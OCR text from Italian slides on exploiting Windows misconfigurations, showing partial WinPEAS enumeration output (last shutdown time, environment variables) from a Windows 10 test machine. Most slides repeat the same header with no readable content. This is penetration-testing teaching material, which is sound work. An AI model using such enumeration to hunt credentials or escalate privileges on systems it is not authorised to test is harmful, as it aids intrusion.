WinPEAS – Esempio (Target: Windows 10)

- **System Information**



Output parziale

Sfruttamento di Errate Configurazioni
WinPEAS – Esempio (Target: Windows 10)


- **System Information**

```
╔══════════╣ System Last Shutdown Date/time (from Registry)

    Last Shutdown Date/time        :    3/19/2019 4:41:21 AM

╔══════════╣ User Environment Variables
• Check for some passwords or keys in the env variables
    COMPUTERNAME: MSEDGEWIN10
    USERPROFILE: C:\Users\IEUser
    HOMEPATH: \Users\IEUser
    LOCALAPPDATA: C:\Users\IEUser\AppData\Local
    PSModulePath: %ProgramFiles%\WindowsPowerShell\Modules;C:\Windows\system3
2\WindowsPowerShell\v1.0\Modules
    PROCESSOR_ARCHITECTURE: AMD64
    Path: C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\
System32\WindowsPowerShell\v1.0\;C:\Windows\System32\OpenSSH\;C:\ProgramData\
chocolatey\bin;C:\Program Files\Puppet Labs\Puppet\bin;C:\Users\IEUser\AppDat
a\Local\Microsoft\WindowsApps
    CommonProgramFiles(x86): C:\Program Files (x86)\Common Files
    ProgramFiles(x86): C:\Program Files (x86)
    PROCESSOR_LEVEL: 6
    LOGONSERVER: \\MSEDGEWIN10
```

Output parziale

Sfruttamento di Errate Configurazioni
WinPEAS – Esempio (Target: Windows 10)


- **System Information**



Output parziale

Sfruttamento di Errate Configurazioni
WinPEAS – Esempio (Target: Windows 10)


- **System Information**



Output parziale

Sfruttamento di Errate Configurazioni
WinPEAS – Esempio (Target: Windows 10)


- **System Information**



Output parziale

Sfruttamento di Errate Configurazioni
WinPEAS – Esempio (Target: Windows 10)


- **System Information**



Output parziale

Sfruttamento di Errate Configurazioni
WinPEAS – Esempio (Target: Windows 10)


- **System Information**



Output parziale

Sfruttamento di Errate Configurazioni
WinPEAS – Esempio (Target: Windows 10)


- **System Information**



Output parziale

Sfruttamento di Errate Configurazioni
WinPEAS – Esempio (Target: Windows 10)


- **System Information**



Output parziale

Sfruttamento di Errate Configurazioni
WinPEAS – Esempio (Target: Windows 10)


- **System Information**



Output parziale

Sfruttamento di Errate Configurazioni
WinPEAS – Esempio (Target: Windows 10)


- **System Information**



Output parziale

Sfruttamento di Errate Configurazioni
